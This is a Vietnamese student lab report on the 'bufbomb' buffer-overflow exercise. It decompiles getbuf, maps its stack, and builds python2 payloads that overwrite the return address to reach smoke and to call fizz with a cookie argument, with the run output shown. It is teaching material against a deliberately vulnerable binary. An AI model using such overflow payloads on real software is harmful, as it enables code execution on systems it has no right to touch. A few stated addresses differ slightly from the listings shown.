BÁO CÁO THỰC HÀNH

Lab 05: Reverse Engineering

Môn học: Lập trình hệ thống

Tên chủ đề: Kỹ thuật dịch ngược

GVHD: Đỗ Thị Thu Hiền

- **THÔNG TIN CHUNG:**
  (Liệt kê tất cả các thành viên trong nhóm)
  Lớp: NT334.M21.ANTN

STT	Họ và tên	MSSV	Email
1	Nguyễn Văn Tài	19520250	19520250@gm.uit.edu.vn
2	Trần Hoàng Khang	19521671	19521671@gm.uit.edu.vn

- **NỘI DUNG THỰC HIỆN:**[1]

STT	Công việc	Kết quả tự đánh giá
1	Phase 1	100%
2	Phase 2	100%
3	Phase 3	100%
4	Phase 4	100%
5	Phase 5	100%
6	Phase 6	100%
7	Secret Phase	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


BÁO CÁO CHI TIẾT

Luồng thực thi chính (cần phân tích) của chương trình:


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4; // [esp+1h] [ebp-1Dh]
  int v5; // [esp+2h] [ebp-1Ch]
  int i; // [esp+6h] [ebp-18h]
  signed int j; // [esp+6h] [ebp-18h]
  signed int nmemb; // [esp+Ah] [ebp-14h]
  int v9; // [esp+Eh] [ebp-10h]
  _DWORD *v10; // [esp+12h] [ebp-Ch]

  v5 = 0;
  nmemb = 1;
  signal(11, seghandler);
  signal(7, bushandler);
  signal(4, illegalhandler);
  infile = (_IO_FILE *)stdin;
  while ( 1 )
```

```
int __cdecl launcher(int a1, int a2)
{
  int v3; // [esp+0h] [ebp-18h] BYREF
  void *addr; // [esp+Ch] [ebp-Ch]

  global_nitro = a1;
  global_offset = a2;
  addr = mmap(&reserved, 0x100000u, 7, 306, 0, 0);
  if ( addr != &reserved )
  {
    fwrite("Internal error.  Couldn't use mmap. Try different value for START_ADDR\n", 1u, 0x47u, stderr);
    exit(1);
  }
  stack_top = (int)addr + 1048568;
  global_save_stack = (int)&v3;
  launch(global_nitro, global_offset);
  return munmap(addr, 0x100000u);
}
```

```
unsigned int __cdecl launch(int a1, int a2)
{
  void *v2; // esp
  int n; // [esp+4h] [ebp-54h]
  char v5; // [esp+Fh] [ebp-49h] BYREF
  unsigned int v6; // [esp+4Ch] [ebp-Ch]
  int savedregs; // [esp+58h] [ebp+0h] BYREF

  v6 = __readgsdword(0x14u);
  n = ((unsigned __int16)&savedregs - 76) & 0x3FF0;
  v2 = alloca(16 * ((a2 + n + 30) / 0x10u));
  memset((void *)(16 * ((unsigned int)&v5 >> 4)), 244, n);
  printf("Type string:");
  if ( a1 )
    testn();
  else
    test();
  if ( !success )
  {
    puts("Better luck next time");
    success = 0;
  }
  return __readgsdword(0x14u) ^ v6;
}
```




```
int test()
{
  int v1; // [esp+8h] [ebp-10h]
  int v2; // [esp+Ch] [ebp-Ch]

  v1 = uniqueval();
  v2 = getbuf();
  if ( uniqueval() != v1 )
    return puts("Sabotaged!: the stack has been corrupted");
  if ( v2 != cookie )
    return printf("Dud: getbuf returned 0x%x\n", v2);
  printf("Boom!: getbuf returned 0x%x\n", v2);
  return validate(3);
}
```



```
int getbuf()
{
  char v1[40]; // [esp+0h] [ebp-28h] BYREF

  Gets(v1);
  return 1;
}
```

Như ta thấy hàm *getbuf()* ở trên không kiểm tra số lượng đầu vào nên ta có thể thực hiện **Buffer Overflow.**

Đồng thời, sử dụng **checksec (gdb-peda)** để kiểm tra thì thấy các tính năng bảo vệ ngẫu nhiên hóa địa chỉ được tắt:




```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Level 0: (Mục tiêu thực thi hàm *smoke*)

Yêu cầu E1.1. Sinh viên vẽ stack của hàm **getbuf()** với mô tả như trên để xác định vị trí của chuỗi **buf** sẽ lưu chuỗi input?

Cần thể hiện rõ trong stack các vị trí: return address của getbuf, vị trí của buf


Debug file bufbomb:



```
gdb-peda$ disass buf
No symbol table is loaded.  Use the "file" command.
gdb-peda$ disass getbuf
Dump of assembler code for function getbuf:
   0x80187208 <+0>:     push   ebp
   0x80187209 <+1>:     mov    ebp,esp
   0x8018720b <+3>:     sub    esp,0x28
   0x8018720e <+6>:     sub    esp,0xc
   0x80187211 <+9>:     lea    eax,[ebp-0x28]
   0x80187214 <+12>:    push   eax
   0x80187215 <+13>:    call   0x80186cb8 <Gets>
   0x8018721a <+18>:    add    esp,0x10
   0x8018721d <+21>:    mov    eax,0x1
   0x80187222 <+26>:    leave
   0x80187223 <+27>:    ret
End of assembler dump.
```

- Stack được nới rộng thêm với kích thước **0x28** bằng *instruction sub*
- Đưa biến cục bộ ban đầu <ebp – 0x28> (gần đỉnh stack nhất), tức là biến **v1[40]** (tức là buf) chứ không ai khác (decompile bằng IDA)
- Phần sau mở rộng stack, push eax, gọi hàm gets(), … ta không quan tâm. Ta đã xác định được vị trí chuỗi ta nhập vào rồi.

Và ta vẽ được stack như sau:



Yêu cầu E1.2. Xác định các đặc điểm sau của **chuỗi exploit** nhằm ghi đè lên địa chỉ trả về của hàm **getbuf()**:

- Chuỗi exploit cần có **kích thước bao nhiêu byte** ?

- 4 bytes ghi đè lên 4 bytes địa chỉ trả về sẽ **nằm ở vị trí nào** trong chuỗi exploit ?

- Theo như mô hình stack trên, vậy để đè được lên địa chỉ *return address* của hàm *getbuf()* thì ta phải nhập hết 40 bytes của chuỗi buf, sau đó đè lên hết 4 bytes đoạn *Saved EBP* và sau đó là địa chỉ của hàm **smoke**
- 4 bytes ghi đè lên địa chỉ trả về nằm ở vị trí cuối trong **chuỗi exploit**, vì chuỗi chúng ta nhập vào sẽ lần lượt truyền vào từ dưới (địa chỉ thấp) lên trên (địa chỉ cao) theo stack trên.

Yêu cầu E1.3. Xác định địa chỉ của hàm **smoke** để làm 4 bytes ghi đè lên địa chỉ trả về.

Địa chỉ hàm smoke là ***0x08186a4b***

```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0804883c  _init
0x80186957  _start
0x80186980  __x86.get_pc_thunk.bx
0x80186990  deregister_tm_clones
0x801869c0  register_tm_clones
0x80186a00  __do_global_dtors_aux
0x80186a20  frame_dummy
0x80186a4b  smoke
0x80186a78  fizz
0x80186ac9  bang
0x80186b24  test
0x80186b9e  testn
0x80186c18  save_char
```

Yêu cầu E1.4. Xây dựng chuỗi exploit với độ dài và nội dung đã xác định trước đó.

Chuỗi exploit:

```
python2 -c "print 'a'*44 + '\x4b\x6a\x18\x80'" | ./bufbomb -u 02501671
```

Yêu cầu E1.5. Thực hiện truyền chuỗi exploit cho **bufbomb** và báo cáo kết quả.

Thực nghiệm lại chương trình:

```
┌──(virus㉿kali)-[~/Desktop]
└─$ python2 -c "print 'a'*44 + '\x4b\x6a\x18\x80'" | ./bufbomb -u 02501671
Userid: 02501671
Cookie: 0x30cf6e70
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

Level 1: (Mục tiêu: Thực thi hàm *fizz*)

Yêu cầu E.2. Khai thác lỗ hổng buffer overflow để **bufbomb** thực thi đoạn code của **fizz** thay vì trở về hàm test. Đồng thời, truyền giá trị cookie của sinh viên làm tham số của **fizz**.

Xem qua code hàm ***fizz***:

```
void __cdecl __noreturn fizz(int a1)
{
  if ( a1 == cookie )
  {
    printf("Fizz!: You called fizz(0x%x)\n", a1);
    validate(1);
  }
  else
  {
    printf("Misfire: You called fizz(0x%x)\n", a1);
  }
  exit(0);
}
```

Ta thấy để thực thi đúng yêu cầu đề bài, nhảy vào hàm fizz và in ra message "Fizz!: You called fizz…" thì phải thỏa điều kiện biến *a1 = cookie*. Mà cookie được generate dựa vào file makecookie được cung cấp sẵn với đầu vào là format MSSV theo quy định file lab:

```
┌──(virus㉿kali)-[~/Desktop]
└─$ ./makecookie 02501671
0x30cf6e70
```

Vậy nên ta cần ghi đè giá trị đối số a1 trên thành giá trị cookie hợp lệ là thành công.

Xem mã assembly của hàm *fizz*:


```
gdb-peda$ disass fizz
Dump of assembler code for function fizz:
   0x80186a78 <+0>:     push   ebp
   0x80186a79 <+1>:     mov    ebp,esp
   0x80186a7b <+3>:     sub    esp,0x8
   0x80186a7e <+6>:     mov    edx,DWORD PTR [ebp+0x8]
   0x80186a81 <+9>:     mov    eax,ds:0x8018c158
   0x80186a86 <+14>:    cmp    edx,eax
   0x80186a88 <+16>:    jne    0x80186aac <fizz+52>
   0x80186a8a <+18>:    sub    esp,0x8
   0x80186a8d <+21>:    push   DWORD PTR [ebp+0x8]
   0x80186a90 <+24>:    push   0x801883cb
   0x80186a95 <+29>:    call   0x80488a0
   0x80186a9a <+34>:    add    esp,0x10
   0x80186a9d <+37>:    sub    esp,0xc
   0x80186aa0 <+40>:    push   0x1
   0x80186aa2 <+42>:    call   0x801873c2 <validate>
   0x80186aa7 <+47>:    add    esp,0x10
   0x80186aaa <+50>:    jmp    0x80186abf <fizz+71>
   0x80186aac <+52>:    sub    esp,0x8
   0x80186aaf <+55>:    push   DWORD PTR [ebp+0x8]
   0x80186ab2 <+58>:    push   0x801883ec
   0x80186ab7 <+63>:    call   0x80488a0
   0x80186abc <+68>:    add    esp,0x10
   0x80186abf <+71>:    sub    esp,0xc
   0x80186ac2 <+74>:    push   0x0
   0x80186ac4 <+76>:    call   0x8048990
End of assembler dump.
```

Đối số a1 nằm tại ebp + 8


Ở đây có một điều thú vị là nếu ta ghi đè địa chỉ return address như level trên thì sau khi thực hiện instruction **ret** , chương trình sẽ nhảy thẳng đến đoạn code thực thi của hàm *fizz* bắt đầu bằng lệnh "push ebp" như ảnh trên.

Nhảy chương trình với cách như thế sẽ khác với dùng **call instruction** một chút. Bình thường khi dùng **call**, stack sẽ tự động thêm *return address* vào. Còn nếu dùng phương pháp ghi đè ở ***level 0*** thì không có

Với stack getbuf() ở trên sau khi kết thúc chương trình với instruction **ret** và **leave**, stack sẽ được dọn dẹp sạch sẽ bao gồm cả return address trước khi nhảy đến địa chỉ return address đang chứa.



Sau đó thì nhảy trực tiếp đến hàm *fizz*, thực hiện các instruction cơ bản như "push ebp" "mov ebp, esp" → Khởi tạo stack như thông thường, điểm duy nhất khác biệt là không có *return address.* Vậy stack lúc này so với stack trước như sau:



Stack hàm getbuf (trái) và stack hàm fizz (phải)

Mình cố tình đặt ngang hàng để thấy rõ sự tương quan (vị trí) của stack hàm *getbuf()* và stack hàm *fizz().* Vì không có return address, nên ta thấy vị trí Saved EBP của 2 hàm lệch nhau 4 bytes. Cụ thể EBP của hàm *fizz* cao hơn hàm getbuf cũ (trước khi được dọn stack) là 4 bytes.

Do hàm *fizz* vẫn cứ lấy giá trị tại *ebp+8* (nó vẫn nghĩ là tại đây là đối số thứ 1, thì đúng 😊 , theo như một chương trình đúng) và so sánh với giá trị cookie.

Vậy payload của chúng ta như sau:

44 bytes buffer + địa chỉ fizz + 4 bytes (tại <ebp+4>) + giá trị cookie (Little-endian)

Với địa chỉ hàm ***fizz*** là ***0x80186a78***

```
gdb-peda$ info functions
All defined functions:

Non-debugging symbols:
0x0804883c  _init
0x80186957  _start
0x80186980  __x86.get_pc_thunk.bx
0x80186990  deregister_tm_clones
0x801869c0  register_tm_clones
0x80186a00  __do_global_dtors_aux
0x80186a20  frame_dummy
0x80186a4b  smoke
0x80186a78  fizz
0x80186ac9  bang
0x80186b24  test
0x80186b9e  testn
0x80186c18  save_char
0x80186c9f  save_term
```

Exploit payload:

```
python2 -c "print 'a'*44 + '\x78\x6a\x18\x80' + 'a'*4 + '\x70\x6e\xcf\x30'" | ./bufbomb -u 02501671
```

Thực nghiệm kết quả:

```
┌──(virus㉿kali)-[~/Desktop]
└─$ python2 -c "print 'a'*44 + '\x78\x6a\x18\x80' + 'a'*4 + '\x70\x6e\xcf\x30'" | ./bufbomb -u 02501671
Userid: 02501671
Cookie: 0x30cf6e70
Type string:Fizz!: You called fizz(0x30cf6e70)
VALID
NICE JOB!
```